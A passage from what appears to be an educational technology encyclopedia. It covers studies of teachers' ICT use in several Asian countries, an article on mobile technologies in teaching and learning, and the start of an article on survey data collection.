In a study to examine the factors influencing instructional use of computers, Yuen and Ma (2001) administered the Chinese Computer Attitude Scale for Teachers (CAST) to 216 secondary teachers in Hong Kong. In the CAST, four factors were investigated: affective attitudes, general usefulness, behavioral control, and pedagogical use. Regression analyses revealed that these four factors were significant in determining the use of ICT among teachers, accounting for 37% of the model specified. Contrary to the authors' expectations, it was found that behavioral control was the most important factor that contributed to usage, compared to the other three factors. It was suggested that teachers had focused exclusively on personal factors, for example, on their level of confidence and level of training in deciding whether to use ICT in their instruction or not.

Leung, Watters, and Ginns (2005) employed a case-study design to study 31 teachers in a primary school in Hong Kong over a two-year period. The methods of data collection included situational analysis, case studies, and quantitative surveys. The school in question was a relatively under-equipped school in terms of ICT. For example, there was poor infrastructure, lack of resources, and lack of equipment for ICT. Having established the baseline data and conducted the intervention over a two-year period, Leung et al. found the following two factors to be instrumental in influencing teachers' use of ICT in their lesson delivery: perception of one's ICT knowledge, and self-efficacy. Again, personal factors dominate. This was corroborated by Lam and Lee (2000), who found that schools with good ICT practices in teaching and learning were progressive in their efforts to ensure that adequate technological infrastructure was established and maintained. Additionally, school leadership has been found to be important in the introduction of ICT into the curriculum and also to determine the goals and directions of change. A study of 18 schools in China and Hong Kong found that the way ICT was used and its impact on learning and teaching was very much determined by the vision and understanding of the school principal and the prevalent school culture (Law et al., 2000).

BRUNEI

Khine (2001) studied 184 preservice teachers to examine their use of ICT through studying their attitudes toward computers. He found an overall positive attitude toward the use of ICT in instruction, and no significant differences were revealed among the variables under study except for two variables: perceived usefulness of ICT, and computer ownership.

These were associated in that preservice teachers who owned computers at home tend to perceive ICT to be useful for student learning in the classroom. A more recent study by Salleh and Albion (2004) surveyed 1,300 secondary school teachers to explore the factors that predict teachers' intention to use ICT for teaching. Using the theory of planned behavior by Ajzen (1991) as the framework, Salleh and Albion found three factors to be predictive of teachers' intention to use ICT for teaching. These were:

1. attitudes toward ICT,
2. social norms (opinions of significant others), and
3. perceived behavioral control/self-efficacy.

In conclusion, the Brunei studies provide further support for the importance of personal factors in influencing the use of ICT.

TAIWAN

Two large-scale studies have taken place in Taiwan. Liao (2003) collected data from 904 elementary teachers to study how their personal attitudes had an impact on their use of ICT for teaching. Results from the study revealed the followings factors to be influential:

1. prior computer experience,
2. comfort level with computer,
3. perceived usefulness, and
4. computer ownership.

In the same year, Chao (2003) carried out a study of 466 schools, colleges, and departments of education. Chao found that among the variables that were included in the study, the inclusion of educational technology teacher education courses had a significant effect on the self-efficacy on the preservice teachers to use ICT.

SUMMARY

A summary of the factors that affect teachers' use of ICT in selected Asian countries is shown in Table 1. Admittedly, this is only a snapshot as the summary is based on a relatively small number of studies. However, some of these were extensive and involved large numbers of participants and educational establishments.

As expected, personal factors dominate the various reasons affecting teachers' use of ICT. This has a number of implications for the use of ICT, and more specifically, for teacher education. These are as follows:

1. Continual professional development is needed to bridge the gap created by the rapidly increasing advancements in technology and the varied levels of expertise in the use of ICT on the part of teachers, especially in Asian countries.
2. A community of learners among teachers should be encouraged. This will bring together like-minded teachers for professional sharing and could be

Table 1. Factors affecting teachers' use of ICT

Factors	Singapore	Malaysia	Hong Kong	Brunei	Taiwan
1. Personal					
Teacher-held ICT beliefs*	✓				
Teacher-held ICT knowledge*		✓	✓		
Attitudes toward computers		✓	✓	✓	✓
Training			✓		
Perceived usefulness *		✓	✓	✓	✓
Self-efficacy *		✓	✓	✓	✓
Prior computer experience					✓
2. School Environment					
Leadership			✓		
Time constraints	✓	✓			
Lack of access to computers	✓				
Social norms*				✓	
Support from friends		✓			
3. Technical	✓	✓			
Inadequate technical support	✓				
Outdated computers	✓				
Limited numbers of computers	✓				
Computer ownership			✓	✓	✓

Note: These words are defined in the Key Terms section of this article.

organized by the level of ICT competence or using a mixed-ability mode.

3. Positive attitudes toward ICT could be engendered through the provision of opportunities for teachers to experience successes in using ICT for teaching and learning.

REFERENCES

Ajzen, I. (1991). The theory of planned behavior. *Organizational Behavior and Human Decision Processes, 50*(2), 179-211.

Bitner, N., & Bitner, J. (2002). Integrating technology into the classroom: Eight keys to success. *Journal of Technology and Teacher Education, 10*(1), 95-100.

Blok, H., Oostdam, R., Otter, M., & Overmaat, M. (2002). Computer-assisted instruction in support of beginning reading instruction: A review. *Review of Educational Research*, *72*(1), 101-130.

Boster, F. J., Meyer, G. S., Roberto, A. J., & Inge, C. C. (2002). *A report on the effect of the unitedstreaming(TM) application on educational performance*. Cometrika, Inc., Baseline Research, LLC., & Longwood University.

Chao, W. (2003). Self-efficacy toward educational technology: The application in Taiwan teacher education. *Journal of Educational Media & Library Science, 40*(4), 409-415.

Conlon, T., & Simpson, M. (2003). Silicon Valley versus Silicon Glen: The impact of computers upon teaching and learning: A comparative study. *British Journal of Educational Technology, 34*(2), 137-150.

Cox, M., Preston, C., & Cox, K. (1999, November). *What factors support or prevent teachers from using*

T

ICT in their classrooms? Paper presented at the British Educational Research Association Annual Conference, University of Sussex, Brighton.

Cuban, L. (2001). *Oversold and underused: Reforming schools through technology, 1980-2000.* Cambridge, MA: Harvard University Press.

Dawson, K., & Nonis, A. (2000). Preservice teachers' experiences in a K-12 university technology-based field initiative: Benefits, facilitators, constraints and implications for teacher educators. *Journal of Computing in Teacher Education, 17*(1), 4-12.

Ertmer, P. A. (1999). Addressing first- and second-order barriers to change: Strategies for technology integration. *Educational Technology Research and Development, 47*(4), 47-61.

Franklin, T., Duran, M., & Kariuki, M. (2001). Mentoring overcomes barriers to technology integration. In C. Crawford, D. Willis, R. Carlsen, I. Gibson, K. McFerrin, J. Price, et al. (Eds.), *Proceedings of Society for Information Technology and Teacher Education International Conference* (pp. 848-849). Chesapeake, VA: AACE.

Guha, S. (2003). Are we all technically prepared? Teachers' perspective on the causes of comfort or discomfort in using computers at elementary grade teaching. *Information Technology in Childhood Education Annual, 1,* 317-349.

Hadley, M., & Sheingold, K. (1993). Commonalities and distinctive patterns in teachers' integration of computers. *American Journal of Education, 101*(3), 261-315.

Khine, M. (2001). Preservice teachers' attitudes toward information technology in Brunei. In C. Crawford, D. Willis, R. Carlsen, I. Gibson, K. McFerrin, J. Price, et al. (Eds.), *Proceedings of Society for Information Technology and Teacher Education International Conference* (p. 1288). Chesapeake, VA: AACE.

Kulik, J. (2003). *Effects of using instructional technology in elementary and secondary schools: What controlled evaluation studies say*. Arlington, VA: SRI International.

Lam, C. C., & Lee, F. L. (2000). A caveat to researchers on the implementation of information technology. *Educational Research Journal, 15*(2), 241-256.

Law, N., Yuen, H. K., Ki, W. W., Li, S. C., Lee, Y., & Chow, Y (Eds.). (2000). *Changing classrooms and changing schools*: *A study of good practices in using ICT in Hong Kong schools*. Centre for Information Technology in School and Teacher Education, The University of Hong Kong.

Leung, K. P., Watters, J. J., & Ginns, I. S. (2005). Enhancing teachers' incorporation of ICT in classroom teaching. *Proceedings of the 9th Annual Global Chinese Conference on Computers in Education.* Honolulu: Brigham Young University.

Liao, Y. (2003). Attitudes of teachers toward information technology in Taiwan. In C. Crawford, D. Willis, R. Carlsen, I. Gibson, K. McFerrin, J. Price, et al. (Eds.), *Proceedings of Society for Information Technology and Teacher Education International Conference* (p. 1197). Chesapeake, VA: AACE.

Lim, C. P., & Khine, M. S. (2006). Managing teachers' barriers to ICT integration in Singapore schools. *Journal of Technology and Teacher Education, 14*(1), 97-125.

Lo, K., Huang, C., Yang, H., Yu, J., & Fang, R. (2003). A study of junior-high technology teachers' attitude toward media literacy. In C. Crawford, D. Willis, R. Carlsen, I. Gibson, K. McFerrin, J. Price, et al. (Eds.), *Proceedings of Society for Information Technology and Teacher Education International Conference* (pp. 2275-2280). Chesapeake, VA: AACE.

McCannon, M., & Crews, T. (2000). Assessing the technology training needs of elementary school teachers. *Journal of Technology and Teacher Education, 8*(2) 111-121.

Mukti, N. A. (2000). Computer technology in Malaysia: Teachers' background characteristics, attitudes and concerns. *The Electronic Journal of Information Science in Developing Countries, 3*(8), 1-13.

Robertson, S. I., Calder, J., Fung, P., Jones, A., O'Shea, T., & Lambrechts, G. (1996). Pupils, teachers and palmtop computers. *Journal of Computer Assisted Learning, 12*(4), 194-204.

Rosen, L. D., & Weil, M. M. (1995). Computer availability, computer experience, and technophobia among public school teachers. *Computers in Human Behavior, 11*(1), 9-31.

Salleh, S., & Albion, P. (2004). Using the theory of planned behavior to predict Bruneian teachers' intentions to use ICT in teaching. In C. Crawford, D. Willis, R. Carlsen, I. Gibson, K. McFerrin, J. Price, et al. (Eds.), *Proceedings of Society for Information Technology and Teacher Education International Conference* (pp. 1389-1396). Chesapeake, VA: AACE.

Shavelson, R. J., Wrinkler, J. D., Stasz, C., Feibel, W., Robyn, A. E., & Shaha, S. (1984). *Successful teachers' patterns of microcomputer-based mathematics and science instruction* (Rep. No. N-2170-NIE/RC). Santa Monica, CA: Rand Corporation.

Sheingold, K., & Hadley, M. (1990). *Accomplished teachers: Integrating computers into classroom practice*. New York: Centre for Technology in Education.

Vannatta, R. (2000). Evaluation to planning: Technology integration in a school of education. *Journal of Technology and Teacher Education, 8*(3), 231-246.

Veen, W. (1993). How teachers use computers in instructional practice: Four case studies in a Dutch secondary school. *Computers and Education, 21*(1/2), 1-8.

Wong, S. L., Ng, S. F., Nawawi, M., & Tang, S. H. (2005). Experienced and inexperienced Internet users among pre-service teachers: Their use and attitudes toward the Internet. *Journal of Educational Technology and Society, 8*(1), 90-103.

Yuen, H. K., & Ma, W. K. (2001, November). Teachers' computer attitudes: Factors influencing the instructional use of computers. *Proceedings of the International Conference on Computers in Education*, Korea (Vol. 1, pp. 501-508). Korea: International Conference on Computers in Education (ICCE); SchoolNet2001.

Zhao, Y., Pugh, K., Sheldon, S., & Byers, J. (2002). Conditions for classroom technology innovations. *Teachers College Record*, *104*(3), 482-515.

KEY TERMS

Information and Communications Technology (ICT): This includes any communication device or application, encompassing computer and network hardware and software, server systems, and so on, as well as the various services and applications associated with them, such as videoconferencing and distance learning.

Perceived Usefulness: This refers to the extent to which the use of ICT is perceived to enhance a task.

Preservice Teachers: Trainee teachers who are undergoing teaching education courses at a College of Education.

Self-Efficacy: The extent to which an individual perceives himself/herself to be competent in using ICT.

Social Norm: A person's perception that most people who are important to him/her think she/he should or should not perform the behavior in question.

Teacher-Held ICT Beliefs: A teacher's beliefs about how ICT should be used in teaching and learning.

Teacher-Held ICT Knowledge: This refers to the extent of knowledge about ICT and its use in teaching and learning.

Teaching and Learning with Mobile Technologies

Hyo-Jeong So
Nanyang Technological University, Singapore

Bosung Kim
University of Missouri–Columbia, USA

INTRODUCTION

For the past decade, handheld devices with mobile and wireless capabilities have emerged as the next promising generation of technology for teaching and learning. Today, handheld devices such as mobile phones, personal digital assistants (PDAs), portable gaming devices, and tablet PCs have already become pervasive in daily lives of students. With this trend, there has been increased interest as to how mobile technologies can be used to enhance teaching and learning. One of the challenges for educators is to examine how we can use the new innovations of mobile technologies to create learning experiences that are often limited in traditional classroom environments. The purpose of this article, therefore, is to provide innovative and practical applications of mobile technologies in a variety of educational contexts, including from K-12 to higher education and informal learning.

TYPES AND CHARACTERISTICS

In this section, a few types of promising mobile technologies and their characteristics are described. A mobile phone is a portable communication device. Besides a basic communication service, current mobile phones offer a variety of services, including: (a) sending and receiving text messages, (b) reading e-mails, (c) browsing the Web, and (d) taking and sending photos. In particular, a recent High Speed Downlink Packet Access (HSDPA), which delivers "peak rates of 14 Mbps and average throughput rates close to 1 Mbps" (Rysavy, 2004, p. 4), supports even more demanding services such as video conferencing calls and rich multimedia applications.

PDAs (e.g., Palm Pilot and Window Pocket PC), featured as a small-sized touch screen and stylus, are relatively small, light, and cheap compared to other mobile technologies. While PDAs have been primarily used for organizing schedules, taking quick notes, managing a list of contacts, and checking e-mails, they have also been the most popular handheld device for mobile learning. In recent years, the capabilities of PDAs have been expanded with a built-in voice recorder, camera, MP3 player, wireless connection, and increased memory. As such, people are looking for more applications of PDAs for teaching and learning than before.

A laptop computer is equivalent to a desktop computer in terms of functionalities, but is superior to a desktop computer in terms of portability (Yang, 2005). However, there are limitations to using a laptop computer for education due to its relatively high cost and relatively short battery life compared to other mobile devices.

Tablet PCs have a touch screen which is much larger than that of PDAs, and are lighter and slimmer than laptop computers. Like PDAs, people can directly write on the touch screen of a tablet PC with a stylus. Besides this basic feature, tablet PCs offer a variety of features, including "note taking facilities, text searching, document annotation, and speech recognition" (Sharples & Beale, 2003, p. 395). They are generally categorized into two types: 1) slate models which come without keyboards, and 2) convertible models which come with an attached keyboard (Van West, 2005). A keyboard and a mouse can be also used with slate models via USB cable or wireless connection. Therefore, tablet PCs can be used like laptop computers.

The commonalities of these wireless mobile technologies are portability, connectivity, and versatility. They enable learning to be ubiquitous in and out of classrooms, provide potential opportunities for collaborative learning, and enrich learning experiences with the support of technologies. Figure 1 below shows a mobility continuum in terms of learning, system, and communication. As learning moves from individual to collaborative, the mobility of learning devices is increasing. Accordingly, it necessitates more decentralized technology systems supporting many to many communication. For instance, participatory simulations (Colella, 2000) as a type of collaborative learning requires mobile devices that allow communication channels and input systems among multiple learners. The next section discusses four types of applications of mobile technologies along this mobility continuum: (a) mobile individual learning, (b) classroom communication systems, (c) mobile computer-supported collaborative learning, and (d) participatory simulation.

APPLICATIONS IN EDUCATION

Mobile Individual Learning

Wireless and mobile technologies have been used to promote individual learning either by reaching individuals through mobile devices or by brining learners to the context where learning happens. Thornton and Houser (2004) explored the potential of short message service (SMS) for vocabulary learning as part of English language courses. They found that more than 90% of students acknowledged this SMS as a valuable teaching method for vocabulary learning and that students who received SMS outperformed those who learned vocabulary on paper or through the Web.

The water quality research (Crawford & Vahey, 2002; Vahey & Crawford, 2002) is one of the most cited examples about the use of handheld computers for individual inquiry-based learning. Using "the Palm handheld computers along with the ImagiProbe system and Vernier probes" (Vahey & Crawford, 2002, p. 6), high school students collected on-site and laboratory data to examine the water quality of the local stream. They also analyzed data, generated research questions based on data analysis, tested the hypotheses, and wrote their journals. Handheld computers supported learning through authentic activities in contexts in which students, acting like scientists, gathered information.

Another example of mobile individual learning is a Bird Watching Learning (BWL) system, implemented in Taiwan (Chen & Kinshuk, 2005). The purpose of the BWL system was to support outdoor birding watching activities, which provided students with opportunities to closely look at birds through a telescope and to listen to what experts said about key features of birds. The BWL system creates a wireless mobile ad-hoc networking environment with the aid of wireless or mobile devices: a Wi-Fi-based wireless laptop, a digital camera, and PDAs equipped with IEEE 802.11b wireless network card (Chen & Kinshuk, 2005). Acting as a local server, a teacher's wireless laptop broadcasts photographs and video files of birds from a massive database of the birds to students' PDAs. Using PDAs and automatically generated queries about birds (e.g., bird color, size, etc.), students could search the database for relevant information about birds.

The wireless and mobile technologies can be also used for individual learning in informal settings as well as classrooms. Mobile devices equipped with the location-aware learning system (LALS) provide unique learning opportunities to visitors in museums or planetariums (Chang, Sheu, & Chan, 2003). The LALS senses the location of the visitors so that they can get context-specific information on their PDAs. The Tate Modern Museum in London, for instance, implemented multimedia tour systems using the method described above in July 2002 for the first time (Proctor & Burton, 2003). With the help of the handhelds equipped with LALS, visitors could construct knowledge about a specific exhibit by viewing informative videos and still images, listening to expert explanations, and searching for the gallery database on a specific exhibit.

Classroom Communication Systems (CCSs)

The first product of the classroom communication system (CCS), *Classtalk*, was invented in the late 1980s by a group of NASA scientists, engineers, and physicists who wanted to realize Socratic teaching and to facilitate students' active learning in large classrooms (Abrahamson, 1998). Since then, this technology, also known as the classroom response system (CRS) or classroom performance system (CPS), has been adopted in various subject areas (to read the exemplary applications of CCS in education, refer to Abrahamson, 1999, Davis, 2003, Dufresne, Gerace, Leonard, Mestre, and

Figure 1. Mobility continuum

	Mobility ⟷	
Learning	Individual	Collaborative
System	Centralized	Decentralized
Communication	1:1	Many : Many

Wenk, 1996, and Ho, Seah, & Peh, 2005). A typical CCS consists of student input devices, wired or wireless hubs, a teacher computer, or a server. A generic implementation of this system into the class follows a subsequent procedure:

1. An instructor loads short answer, multiple choice, or true/false questions to the screen of students' input devices.
2. Students enter their answers on their devices anonymously after either working alone or working in a small group.
3. The inputted responses are gathered and sent to a server or a teacher's computer through hubs.
4. Aggregated responses are displayed in a histogram or other graphics to the whole classroom.

CCSs have been reported as a great success in: (a) managing classrooms (Dufresne et al., 1996), (b) stimulating small group or class-wide discussions (Abrahamson, 1999; Dufresne et al., 1996), (c) supporting students' reasoning processes during problem solving, and (d) promoting the use of formative assessment resources for learning (Davis, 2003). The key merits of CCSs can be categorized as anonymity, visual display of aggregated data, and speedy data collection (Roschelle, 2003). Anonymity—students' responses are displayed in an aggregated form to the entire class—lessened students' fear of giving a wrong answer and being embarrassed in public and thereby promoted a more active discussion around concepts covered (Davis, 2003; Owens, Demana, & Abrahamson, 2002). In addition, Davis (2003) reported that observing their own standpoint against the group from the aggregated response display enables students to formatively assess their learning progress. Further, speedy data collection allows an instructor to formatively assess students' learning and to use formative information to make proper instructional decisions (Davis, 2003; Ho et al., 2005).

The effects of CCSs on learning, however, do not depend solely on the technology itself, but on pedagogical approaches. A study conducted in Singapore schools (Ho et al., 2005) reported that some teachers did not utilize the data generated by this technology and moved on with their planned lesson while some other teachers used the technology in a variety of ways from checking students' prior knowledge to arousing interests and to evaluating teaching strategies. Therefore, the pedagogical applications of CCSs should be carefully considered for the successful implementation of this technology.

Mobile Computer-Supported Collaborative Learning (mCSCL)

Mobile and wireless devices can be used in computer-supported collaborative learning (CSCL) environments. Traditionally, collaborative learning has been regarded as effective strategies that promote social and instructional interactions among students. For the past decade, CSCL has emerged as a rapidly growing field that "focuses on the use of technology as a mediational tool within collaborative methods of instruction" (Koschmann, 1996, p. 2). Now, researchers want to go beyond the use of traditional desktop computers and investigate further how collaborative learning can be supported with the recent advances of mobile computer technologies.

CSCL has a theoretical ground based on socio-cultural constructivism (Lave & Wenger, 1991; Vygotsky, 1962) and activity theory (Nardi, 1996). The essence of the theoretical perspective in CSCL is that technology can be a mediating tool to promote social interaction among people. This view is equally applied to the field of mCSCL. Researchers have tried to find how mobile computer technology can support teaching and learning activities that are different from or limited in traditional wired computing environments. A design framework for mCSCL (Roschelle, Rosas, & Nussbaum, 2005) suggests that activity designs should consider both social and technological mediation. It is well-known that putting people in groups does not necessarily mean that they would work collaboratively. Thus, appropriate guidelines and mediational tools are necessary to facilitate collaborative learning activities.

Several studies have been conducted to investigate the educational applications of mCSCL. Zurita and Nussbaum (2004) examined how wireless interconnected handheld devices could be used to create a constructivist learning environment for young children. In their study, 7-year-old students, mainly from low-income families and with low reading abilities, used handhelds to learn syllables. Each child received one syllable in his or her handheld, but had to "construct" syllables collaboratively with other members. A completed word was displayed to all children's handhelds for decision-making and approval. When compared with children who learned words using paper-based activities, those in a mobile-technology supported environment learned significantly more words.

As another application of mCSCL, Vahey and Crawford (2002) reported a case where collaborative learning in the calculator-based laboratory (CBL) was enhanced through the advantages of using handheld computers. High school students in CBLs were able to more easily collaborate with other students on physics experiments by sharing recorded data, pictures, and lab reports. Students who used handheld computers outperformed those who did not. One possible reason for the success of mobile handheld technology in collaborative learning may be the capability to create "the synergy between collaboration and autonomy" (Vahey & Crawford, 2002, p. 64). Because handhelds allow private and unobtrusive activities, students can quickly move from individual learning to collaborative learning formats. Additionally, the infrared (IR) beaming has appeared as one of the most important features of handhelds in collaborative learning. Students can interact directly with people physically nearby. Similar to shaking hands in face-to-face situations, students can use beaming to show intimate and immediate actions.

Participatory Simulations

Mobile technologies have been used to create immersive learning environments where students directly interact with computer-supported systems in order to learn complex concepts and principles. Participatory simulations have been employed to design such environments by utilizing the mobility and connectivity of technical devices for student engagement in playful learning settings. One of the first projects in participatory simulations was implemented by researchers at the MIT Media Lab. Collela (2000), for instance, reported a participatory simulation study that utilized mobile technologies for active, direct, and collaborative learning experiences among high school students. The simulation was supported by Thinking Tag technology (Borovoy, McDonald, Martin, & Resnick, 1996), which is a computationally augmented name tag with a capability of changing information depending on a person who is viewing it. The Thinking Tag can transform each person into an active agent who investigates complex and dynamic systems. In the Collela's study, students wore Thinking Tags, about a size of a name badge with input and output devices, that constantly exchanged information but was invisible to others. Students engaged in a virus game where one student was infected and the rest was not. When a student moved around and interacted with someone who was sick, a student's tag became red to indicate a "sick" sign. The research found that through directly and collaboratively interacting with others, students were able to develop deep understandings of scientific concepts and showed high engagement in learning processes.

The participatory simulation has also been used with much younger learners. Andrews, Woodruff, MacKinnon, and Toon (2003) created a simulation on dental health for kindergarten children. Recognizing the importance of direct manipulatives, instant feedback, and real-life context for young learners, this participatory simulation allowed children to act like an agent in a game-like environment. Similar to the virus game, participants wore pre-programmed Thinking Tags showing information of their teeth. As children ate various food items placed in a room and interact with others, information on the tags changed to indicate the status of dental decay.

While Thinking Tags technology provided great possibilities of creating immersive and simulated learning environments, issues related to high cost and difficult programming have prevented the wide use of Thinking Tags in classrooms. Recently, participatory simulations have been implemented with more affordable ubiquitous technologies such as personal digital assistants (PDAs). Klopfer, Yoon, and Rivas (2004) conducted a comparative study on the use of two platforms: Thinking Tags vs. Palms. Students used either a tag-based simulation or a Palm version of a virus game titled Cooties (Soloway, Norris, Blumenfeld, Fishman, Krajcik, & Marx, 2001). They found that Palm handheld devices were as effective as Thinking Tags for participatory simulations. Specifically, participants perceived that Palm devices provided a much user-friendly interface for data display and social interaction. This study may suggest that with more affordable devices, participatory simulations could be more-widely used in educational settings.

Participatory simulations can be implemented outside of traditional classrooms. The Savannah project in the UK created a game-like learning environment where students could develop conceptually deep understanding of animal behaviors. In this setting, students carried global positioning systems (GPSs) connected to personal digital assistants (PDAs) in order to explore a real play field designed like a virtual Savannah. Students acted as lions, navigated different zones in the filed, and interacted with other lions. The main purpose of this learning environment was to help students develop effective strategies for survival by finding out information about the nature of animal behaviors. Using their PDAs, students could record specific information and send it to the Den where they reflected on their performance with interactive whiteboards in an indoor space.

These case studies clearly show how the appropriate use of mobile technologies can provide several educational advantages in participatory simulations. First, the mobility and connectivity of technology makes students an active participant, not a passive receiver. Additionally, the power of participatory simulations comes from mobile technology-mediated learning experiences in a real physical environment. Instead of sitting in front of a desktop computer and watching a video simulation, students in participatory simulations can directly and physically interact with others. Thus, participatory simulations can create a playful and enjoyable learning space outside of classrooms.

THE FUTURE

It has been exciting to observe the wide usage and adoption of mobile technologies in a variety of educational settings. The portability and versatility of mobile devices has promoted a pedagogical shift from didactic teacher-centered to student-centered learning. Moreover, mobile technologies have helped us pursue one-to-one ubiquitous computing to create seamless and lifelong learning environments. Indeed, there is no doubt that this field will continuously expand to create new areas of learning.

We, however, must understand that mobile technology is not a panacea, and possible problems and limitations need to be carefully considered. Here, we present technical, pedagogical, and social issues concerning the educational applications of mobile technologies. First, there are increasing interests in technical issues such as security, privacy, and compatibility. Potential dangers of sharing data among people should be cautiously considered when developing new mobile technologies. Technical compatibility among various devices needs to be enhanced for inexpensive pervasive computing. Second, new forms of curriculum and assessment should be developed to meet the unique needs of interactive mobile learning environments. Considering the learner-centered and collaborative nature of learning using mobile technologies, it is clear that traditional forms of curriculum and assessment have limitations in evaluating the complexity of learning and the interactions among learners (Pea & Maldonado, 2006). Finally, our society must strive to achieve the egalitarian goal of education through the wide use of mobile technologies. One of the critical barriers of traditional desktop computing is the digital divide that limits access to digital information and creates social inequity. With the faster and wider adoption of low-cost mobile devices, we may be able to resolve the persistence issue of the digital divide, especially for the unreachable areas and people in traditional computing environments.

CONCLUSION

This article discussed a few promising mobile devices and several valuable approaches of their applications for teaching and learning. Mobile devices such as mobile phones, PDAs, tablet PCs, and laptop computers are becoming more and more available and affordable (Metiri Group—Commissioned by Cisco Systems, 2006). As shown in the application examples above, mobile devices are equipped with wireless technologies. When they are used properly, they have the capacity to support learning in a variety of ways such as: (a) supporting learning beyond classrooms, (b) facilitating active learning even in large classrooms, (c) promoting collaborative learning, and (d) creating immersive learning environments.

What has been missing is the lack of theoretical and pedagogical understanding on the subject of the use of mobile technologies for learning. Educational applications of mobile devices are not solely a technology matter, but are also affected by people who use the tools for their own teaching and learning activities and by cultures where those devices are used. Without proper guidelines and continuous support, educational applications of mobile devices might end up expansive and fruitless attempts. Thorough understanding of the above issues through research studies will accelerate the appropriate adoption of mobile technologies in schools and other informal learning contexts.

REFERENCES

Andrews, G., Woodruff, E., MacKinnon, K.A., & Yoon, S. (2003). Concept development for kindergarten children through a health simulation. *Journal of Computer Assisted Learning, 19*, 209-219.

Borovoy, R., McDonald, M., Martin, F., & Resnick, M. (1996). Things that blink: Computationally augmented name tags. *IBM Systems Journal, 35*(3-4), 488-495.

Chang, C., Sheu, J., & Chan, T. (2003). Concept and design of ad hoc and mobile classrooms. *Journal of Computer Assisted Learning, 19*(3), 255-259.

Chen, J., & Kinshuk. (2005). Mobile technology in educational services. *Journal of Educational Multimedia and Hypermedia, 14*(1), 91-109.

Colella, V. (2000). Participatory simulations: Building collaborative understanding through immersive dynamic modeling. *Journal of Learning Sciences, 9*(4), 471-500.

Crawford, V., & Vahey, P. (2002). *Palm Education Pioneers Program: March, 2002 evaluation report*. Menlo Park, CA.: SRI International.

Davis, S. (2003). Observations in classrooms using a network of handheld devices. *Journal of Computer Assisted Learning, 19*(3), 298-307.

Dufresne, R.J., Gerace, W.J., Leonard, W.J., Mestre, J.P., & Wenk, L. (1996). Classtalk: A classroom communication system for active learning. *Journal of Computing in Higher Education, 7*, 3-47.

Koschmann, T. (Ed.). (1996). *CSCL: Theory and practice of an emerging paradigm*. Mahwah, NJ: Lawrence Erlbaum Associates.

Lave, J., & Wenger, E. (1991). *Situated learning: Legitimate peripheral participation*. Cambridge, England: Cambridge University Press.

Metiri Group—Commissioned by Cisco Systems. (2006). *Technology in schools: What the research says*.

Nardi, B. (Ed.). (1996). *Context and consciousness: Activity theory and human-computer interaction*. Cambridge, MA: The MIT Press.

Owens, D., Demana, F., & Abrahamson, L. (2002). *Developing pedagogy for wireless calculator networks and researching teacher professional development*. Columbus, OH: State University Research Foundation.

Pea, R.D., & Maldonado, H. (2006). WILD for learning: Interacting through new computing devices anytime, anywhere. In R.K. Sawyer (Ed.), *The Cambridge handbook of the learning sciences* (pp. 427-441). New York: Cambridge University Press.

Roschelle, J. (2003). Keynote paper: Unlocking the learning value of wireless mobile devices. *Journal of Computer Assisted Learning, 19*(3), 260-272.

Rysavy, P. (2004). *Data capabilities: GPRS to HSDPA [Electronic Version]*. Retrieved March 26, 2007, from http://www.3gamericas.org/pdfs/rysavy_data_sept2004.pdf#search=%22HSDPA%20GPRS%22

Sharples, M., & Beale, R. (2003). A technical review of mobile computational devices. *Journal of Computer Assisted Learning, 19*(3), 392-395.

Soloway, E., Norris, C., Blumenfeld, P., Fishman, B., Krajcik, J., & Marx, R. (2001). Devices are ready at hand. *Communications of the Association of Computing Machinery, 44*, 15-20.

Vahey, P., & Crawford, V. (2002). *Palm Education Pioneers Program: Final evaluation report*. Menlo Park, CA: SRI International.

Van West, J. (2005). *Tablet PC vs. Laptop: How do you choose?* Retrieved March 26, 2007, from http://www.microsoft.com/windowsxp/using/tabletpc/expert/vanwest_05feb11tabvlap.mspx

Vygotsky, L. (1962). *Thought and language*. Cambridge, MA: MIT Press.

Yang, C.-C. (2005). Wireless technologies in education. In C. Howard, J. Boettcher, L. Justice, K. Schenk, G. Berg, & P. Rogers (Eds.), *Encyclopedia of distance learning*. Hershey, PA: Idea Group.

Zurita, G., & Nussbaum, M. (2004). Computer supported collaborative learning using wirelessly interconnected handheld computers. *Computers & Education, 42*, 289-314.

KEY TERMS

Classroom Communication System (CCS): CCS is a system aimed to promote students' active participation even in large classrooms and to provide instructors and students with timely formative information about students' learning status at the time of assessment. This system enables an instructor to load questions on students' input devices, to gather their responses through wired or wireless hubs, and to display the aggregated responses in a graphical format.

Digital Divide: The gap between people with and without access to digital media and technology, such as computers, the Internet, and mobile devices.

High Speed Downlink Packet Access (HSDPA): Referred to as 3.5G technology, HSDPA provides high data transfer speeds (peak rate: 14 Mbps, average rate: 1 Mbps) using a high-speed downlink shared channel.

IR (Infrared) Beaming: Hand-held devices with an infrared port support quick information exchange through beaming. When a user receives a beam, data are automatically transferred and stored in the applications of handhelds.

Location-Aware Learning System (LALS): Location-aware system is a technique to detect a user's physical location. When this location information is used to provide a user with context-specific information for learning per se, it is called a location-aware learning system.

Mobile Computer-Supported Collaborative Learning (mCSCL): A new area of CSCL that utilizes the advantage of wireless and mobile technologies to create collaborative learning environments.

Participatory Simulation: A type of simulations that involves participations of users through mobile devices and physical activities, instead of watching simulations in front of desktop computers.

T

The Technological Revolution in Survey Data Collection

Vasja Vehovar
University of Ljubljana, Slovenia

Jernej Berzelak
University of Ljubljana, Slovenia

Katja Lozar Manfreda
University of Ljubljana, Slovenia

INTRODUCTION

Surveys—data collection based on standardized questionnaires—started with censuses thousands of years ago. However, it was only in the 1930s, following some breakthrough developments in applied statistics, that the sample survey data collection approach was widely acknowledged. The possibility of inferring about the total population from samples of 300 or 1,000 units radically expanded the potential of survey data collection. In addition to sampling, survey data collection procedures also rely on a proper measurement instrument (i.e., a survey questionnaire) as well as effective administrative and managerial activities.

Since the 1930s, opinion polling has become a major tool of democratic development (Gallup & Rae, 1968). Official statistics have recognized the enormous potential of survey data collection for the fast estimation of crops, industry outputs, unemployment, and so forth. Further, the marketing and media industries obtained a tool to effectively measure the characteristics of their target groups. The survey industry has therefore become an established activity with its own associations (e.g., ESOMAR, AAPOR), codes of conduct, publications, conferences, professional profiles, and large multinational companies generating annual revenues worth billions of dollars (e.g., A.C. Nielsen).

Surveys were traditionally performed as personal interviews, over the telephone or in the form of self-administrated questionnaires. Information-communication technology (ICT) developments introduced radical changes to the survey data collection processes, particularly because the core of this activity is manipulation with the information itself.

